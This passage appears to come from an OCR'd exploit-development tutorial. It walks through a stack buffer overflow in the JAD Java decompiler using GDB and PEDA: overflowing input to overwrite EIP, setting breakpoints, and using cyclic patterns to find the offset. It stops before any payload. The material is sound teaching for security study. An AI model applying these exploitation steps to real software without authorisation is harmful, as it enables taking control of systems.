bits to memory. Popular RISC ISAs include ARM, MIPS, and RISC-V.


VLIW architectures allow you to explicitly execute multiple sub-instructions in parallel; for example you might write add a, b; sub c, d on one line because the CPU has two independent arithmetic units that work at the same time. x86 CPUs can execute multiple instructions at once too (known as superscalar processing), but instructions are not explicitly coded this way – the CPU internally analyzes the parallelism in the instruction stream and dispatches acceptable instructions to multiple execution units.

Back to Exploit Dev.. Finding EIP in a buffer overflow:

On this example we are going to exploit a vulnerability (Buffer overflow) in an application, at the moment of writing this document the current version of JAD (Java Decompiler) is the following: Jad v1.5.8e. I have chosen this application because its easy to get and also it comes available by default in almost every security-oriented Linux distribution, as for this example you need to have it in the Virtual Machine you have configured, but as I said you will find it in any copy of Kali Linux, BlackArch, Pentoo, etc. So basically by running the command “whereis jad” we can check the full path of the application and with the argument “–help” we can get the version of it.




Now let's try to open a debugger so we can attach/run JAD on it, and trigger the vulnerability. On the following I am executing GDB (GNU Debugger) and it will load by default PEDA.



Right after that let's fill the buffer with A's (Or 0x41 in hexadecimal). For this I will use Python and multiply the value by 9000's that will write the output to the standard input of the process JAD.

And yes, as you may guessed this will trigger the buffer overflow and give us control of EIP (Extended Instruction Pointer).




After running the command we have filled the stack with A's and took control of a few registers. And some abnormal behavior happened: The program has triggered a Segmentation fault.

SIGSEGV Error is caused by an invalid memory reference or segmentation fault. The most common causes are accessing an array element out of bounds, or using too much memory.


Besides this, if we take a quick look into the debugger messages we can see the following:

```
1  EBX has been overwritten with the value of AAAAA ( 41414141 )
2  EBP has been overwritten with the value of AAAAA ( 41414141 )
```

And most important we have taken control of the program flow by overwriting the value of EIP with (41414141), the Segmentation Fault has been triggered because the program has tried to continue the execution flow in a non-valid memory region that contains non-valid instructions therefor the execution has stopped and the underlying operating system took control.




The following image represents the buffer and shows you how the RET gets overwritten after our long input.



Breakpoints and Entrypoint:


If you wish to run the program in debugging mode you have to first set a breakpoint in the entry point of the application. Run the command “info files” to display the sections and the entry point of the application. After that by doing “break *address” as shown in the screenshot you will be able to add a breakpoint that will interrupt the execution of the program as soon as the program starts.



Finding the offset

Now that we have full control of EIP we need to find the distance between the first A sent to the stack and the value of EIP. For this task we can make use of one of the features of PEDA, pattern creation and search. Let's first create a pattern and replace the A's with it.


The pattern_create expect a value, in this case, 9000, after this "jad_pattern" is the name of the file that will store the pattern. If we don't specify a file name then the pattern will be echoed back to stdout.




When you are ready, re-run the program “run `cat jad_pattern` ” to add the pattern we just created to the input of JAD. You will see how all the values of the stack changed while using our cyclic pattern. This pattern will be used to find the offsets for the registers we can control.

The De Bruijn sequence

In combinatorial mathematics, a de Bruijn sequence of order n on a size-k alphabet A is a cyclic sequence in which every possible length-n string on A occurs exactly once as a substring (i.e., as a contiguous subsequence). Such a sequence is denoted by B(k, n) and has length kn, which is also the number of distinct substrings of length n on A; de Bruijn sequences are therefore optimally short.



